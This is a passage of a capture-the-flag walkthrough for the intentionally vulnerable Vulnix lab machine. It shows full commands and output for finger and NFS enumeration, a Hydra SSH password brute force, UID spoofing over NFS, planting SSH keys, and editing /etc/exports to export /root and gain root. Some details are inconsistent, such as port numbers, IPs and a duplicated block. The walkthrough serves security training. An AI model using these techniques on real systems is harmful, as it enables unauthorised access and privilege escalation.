>Port 25: SMTP
>Port 79: Finger
>Port 110: POP3
>Port 111: RPCbind
>Port 143: IMAP
>Port 512: RSH (Remote shell)
>Port 513: RLogin
>Port 514: shell?

1.2 Port 22 — Inspecting SSH — OpenSSH 5.9p1

Now we check for exploit on the searchxploite and found nothing useful there so moving on.

1.3 Port 79 — Inspecting Finger — Linux fingerd

Took me a while to figure out, but the username user is not a common one. Let’s try running finger against the two usernames we found (vulnix and user).

```
┌─[✗]─[root@Dasagreeva]─[~]
└──╼ #finger user@192.168.56.10
Login: user Name: user
Directory: /home/user Shell: /bin/bash
Never logged in.
No mail.
No Plan.Login: dovenull Name: Dovecot login user
Directory: /nonexistent Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

Good, Both the users are valid.

1.3 NFS enumeration Port 2049

Since we have NFS service running on port 2069, we may be able to mount a share and find some juicy data!
You’ll need to install nfs-common package if it doesn’t exist already.

```
┌─[root@Dasagreeva]─[~]
└──╼ #showmount -e 192.168.56.10
     Export list for 192.168.56.10:
     /home/vulnix *┌─[root@Dasagreeva]─[~]
└──╼ #mkdir /tmp/nfs
┌─[root@Dasagreeva]─[~]
└──╼ #mount -t nfs 192.168.56.10:/home/vulnix  /tmp/nfs
┌─[root@Dasagreeva]─[~]
└──╼#cd /tmp/nfs
    bash: cd: /tmp/nfs: Permission denied
```

The mounted share cannot be accessed, probably because the root_squash flag is set. We can safely assume if we have a user named vulnix with the same UID we'll be able to access it. But we'll get back to this later.

2. Gaining Access

After wasting a decent amount of time on finding exploits for running services, I wasn't able to find any, don't do that, there are services we didn't explore more properly in the first place.

2.1 Brute forcing SSH

Running Hydra against either user or vulnix is an option with rockyou wordlist, although this will take a very long time (unless you try user user first)!

```
 ┌─[root@Dasagreeva]─[~]
 └──╼#hydra -l user -P rockyou.txt 192.168.1.72 ssh -t 4
 Hydra v8.3 © 2016 by van Hauser/THC — Please do not use in military or secret service organizations, or for illegal purposes.Hydra (<ins>http://www.thc.org/thc-hydra</ins>) starting at 2016-10-30 23:43:08
 [DATA] max 4 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~56032 tries per task
 [DATA] attacking service ssh on port 22
 [STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 4 active
 [STATUS] 61.33 tries/min, 184 tries in 00:03h, 14344215 to do in 3897:54h, 4 active
 [STATUS] 60.71 tries/min, 425 tries in 00:07h, 14343974 to do in 3937:34h, 4 active
 [22][ssh] host: 192.168.1.72 login: user password: letmein
 1 of 1 target successfully completed, 1 valid password found
 Hydra (<ins>http://www.thc.org/thc-hydra</ins>) finished at 2016-10-30 23:51:39
```

2.2 Privilege escalation P1

We can now ssh into the victim's machine as user user but there's not much to do unfortunately. GCC isn't installed so a local exploit won't work since they're written in C.

If you navigate to `/home you'll notice the shared directory we couldn't access earlier. Why don't we try to get the UID for vulnix and create a temporary user on our system and access it?

```
 user@vulnix:/home$ id vulnix
 uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
 user@vulnix:/home$ exit
 logout
 ┌─[root@Dasagreeva]─[~]
 └──╼#useradd -u 2008 vulnix
 ┌─[root@Dasagreeva]─[~]
 └──╼# mkdir /tmp/mnt
 ┌─[root@Dasagreeva]─[~]
 └──╼# mount -t nfs 192.168.56.10:/home/vulnix /tmp/mnt -nolock
 ┌─[root@Dasagreeva]─[~]
 └──╼# cd /tmp/mnt
bash: cd: /tmp/mnt: Permission denied
 ┌─[root@Dasagreeva]─[~]
 └──╼# su vulnix
$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
$ cd /tmp/mnt
$ ls
$ ls -al
total 20
drwxr-x — — 2 vulnix vulnix 4096 Sep 2 2012 .
drwxrwxrwt 12 root root 4096 Oct 31 00:03 ..
-rw-r — r — 1 vulnix vulnix 220 Apr 3 2012 .bash_logout
-rw-r — r — 1 vulnix vulnix 3486 Apr 3 2012 .bashrc
-rw-r — r — 1 vulnix vulnix 675 Apr 3 2012 .profile
$
```

Let's generate keys for SSH so we can login into vulnix!

Steps:

1. Create ssh key pair by running ssh-keygen.
2. Create .ssh directory on the mounted share /home/vulnix/.ssh
3. Copy the content of the public key to /home/vulnix/.ssh.
4. SSH into vulnix@_victim_ip_!

We create a pair of keys on the /root/.ssh . Now we transfer the public key on the /tmp/mnt/home/.ssh and place it there only and rename it the authorized_keys.
Now call ssh connection for the vulnix@192.168.56.10

```
 ┌─[root@Dasagreeva]─[~]
 └──╼#ssh -i id_rsa vulnix@192.168.56.10
 Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686) *
Documentation: <ins>https://help.ubuntu.com/</ins> System information as of
Mon Oct 31 04:09:44 GMT 2016 System load: 0.0 Processes: 89
 Usage of /: 93.3% of 773MB Users logged in: 0
 Memory usage: 13% IP address for eth0: 192.168.1.72
 Swap usage: 0% => / is using 93.3% of 773MB Graph this data and manage this
```

```
system at https://landscape.canonical.com/ New release ‘14.04.5 LTS’
available.
 Run ‘do-release-upgrade' to upgrade to it. The programs included with the
Ubuntu system are free software;
 the exact distribution terms for each program are described in the
 individual files in /usr/share/doc/*/copyright. Ubuntu comes with
ABSOLUTELY NO WARRANTY, to the extent permitted by
 applicable law.vulnix@vulnix:~$ ┌─[root@Dasagreeva]─[~]
 └───#ssh -i id_rsa vulnix@192.168.56.10
 Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)*
Documentation: <ins>https://help.ubuntu.com/</ins>System information as of
Mon Oct 31 04:09:44 GMT 2016System load: 0.0 Processes: 89
 Usage of /: 93.3% of 773MB Users logged in: 0
 Memory usage: 13% IP address for eth0: 192.168.1.72
 Swap usage: 0%=> / is using 93.3% of 773MBGraph this data and manage this
system at <ins>https://landscape.canonical.com/</ins>New release ‘14.04.5
LTS’ available.
 Run ‘do-release-upgrade’ to upgrade to it.The programs included with the
Ubuntu system are free software;
 the exact distribution terms for each program are described in the
 individual files in /usr/share/doc/*/copyright.Ubuntu comes with ABSOLUTELY
NO WARRANTY, to the extent permitted by
 applicable law.vulnix@vulnix:~$
```

2.3 Privilege Escalation

I was very lucky to notice this straight away that running **sudo -l** shows that **vulnix** allowed to edit **/etc/exports.** This way I can add an entry for the entire directory and do whatever I want.

Yet one problem stood in the way, how do I restart the VM so the changes take place? Not sure what other people think about this but unfortunately the author’s walkthrough was to restart the VM. I’m very against this as in a pentest, I don’t have access to the physical machine, if I can’t reboot it with my current privilege, I won’t be able to restart it.

Also due to the fact that there’s a secure_path set, we can’t manipulate the PATH variable (except by running sudo -e which we can’t).

```
vulnix@vulnix:~$ sudoedit /etc/exports
vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be
exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
```

```
# /srv/homes hostname1(rw,sync,no_subtree_check)
hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix *(rw,root_squash)
/root *(rw, no_root_squash)vulnix@vulnix:~$
```

Let’s edit the file and update /home/vulnix so we’re able to. Restart the VM and remount the shared directory. We can upload a local exploit to gain root, or just copy /bin/bash and give it setuid permissions.

We’ll run bash with -p flag to keep the original file’s permissions.

```
┌─[root@Dasagreeva]─[~]
        └──── #showmount -e 192.168.56.10
        Export list for 192.168.56.10:
        /root        *
        /home/vulnix *
        ┌─[root@Dasagreeva]─[~]
        └──── #mkdir /tmp/RVulnix
        ┌─[root@Dasagreeva]─[~]
        └──── #mount -t nfs 192.168.56.10:/root/ /tmp/RVulnix/
        ┌─[root@Dasagreeva]─[~]
        └──── #cd /tmp/RVulnix/
        ┌─[root@Dasagreeva]─[/tmp/RVulnix]
        └──── #ls -la
        total 32
        drwx------  4 root root 4096 Jan  1 20:21 .
        drwxrwxrwt 22 root root 4096 Jan  2 13:19 ..
        -rw-------  1 root root    0 Jan  1 20:30 .bash_history
        -rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
        drwx------  2 root root 4096 Sep  2  2012 .cache
        -rw-r--r--  1 root root  140 Apr 19  2012 .profile
        drwxr-xr-x  2 root root 4096 Jan  1 20:22 .ssh
        -r--------  1 root root   33 Sep  2  2012 trophy.txt
        -rw-------  1 root root  710 Sep  2  2012 .viminfo
        ┌─[root@Dasagreeva]─[/tmp/RVulnix]
        └──── #cat trophy.txt
        cc614640424f5bd60ce5d5264899c3be
        ┌─[root@Dasagreeva]─[/tmp/RVulnix]
        └──── #whoami
```

```
root
┌─[root@Dasagreeva]─[/tmp/RVulnix]
└──╼ #id
 uid=0(root) gid=0(root) groups=0(root)
```